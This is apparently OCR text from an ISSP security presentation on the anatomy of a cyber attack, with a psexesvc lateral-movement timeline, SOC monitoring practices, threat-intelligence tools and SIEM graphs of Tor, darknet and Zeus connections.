
ThreatSCALE™
Sequence of Cyber Attack Lifecycle Events


Anatomy of Cyber Attack




ISSP Information Systems Security Partners


14 minutes to install





PC-01
PC-02
PC-03
PRIV-USER
PC-04
PC-05
Время 1
psexesvc
15.10.2015 11:13:31
Время 2
psexesvc
15.10.2015 12:25:06
Время 3
psexesvc
15.10.2015 12:47:17
Время 4
psexesvc
16.10.2015 11:00:35
Время 5
psexesvc
15.10.2015 12:42:29
Время 6
psexesvc
15.10.2015 13:18:33
Время 7
psexesvc
15.10.2015 17:52:08
Время 12
psexesvc
15.10.2015 11:23:09
Время 13
psexesvc
15.10.2015 12:39:26
Время 14
psexesvc
15.10.2015 13:09:17
Время 18
psexesvc
15.10.2015 11:31:05
Время 19
psexesvc
15.10.2015 12:52:20
Время 20
psexesvc
15.10.2015 13:32:30
Время 23
psexesvc
15.10.2015 11:46:58
Время 24
psexesvc
15.10.2015 13:21:57


Sleeper agents deployment







Cyber Mimicry




Take away #2

The lines between Insiders and Outsiders are blurred.

Everyone is an Insider...


Security Operations Center



Extensive monitoring
External context & Internal context
Baselining and Profiling

Every incident
should be escalated and closed

External context




virustotal

PAYLOAD SECURITY

ThreatGRID
Malware Analysis & Threat Intelligence

MISP
Threat Sharing

IOC`s exchange




Reverse engineering

File Edit View Window Tools System Help

Viewer

Untitled - Dashboard | Untitled - Dashboard-2 | tor


tor_all_with_port



Source: Attacker Address Event: Category Outcome Target: Target Address, Target Port, Events split on target | Rendered in 1 s, Nodes:8, Edges:6 | Layout: Hierarchic Layout

10/17 11:40:41 - 10/17 11:41:15


tor_all_with_port_good



Source: Attacker Address Event: Category Outcome Target: Target Address, Target Port, Events split on target | Rendered in 1 s, Nodes:8, Edges:6 | Layout: Hierarchic Layout


10/17 11:40:46 - 10/17 11:41:20

darknet_cpnnections



Source: Attacker Address Event: Category Outcome Target: Target Address, Events split on source | Rendered in 1 s, Nodes:22, Edges:26 | Layout: Hierarchic Layout

zeus_connections

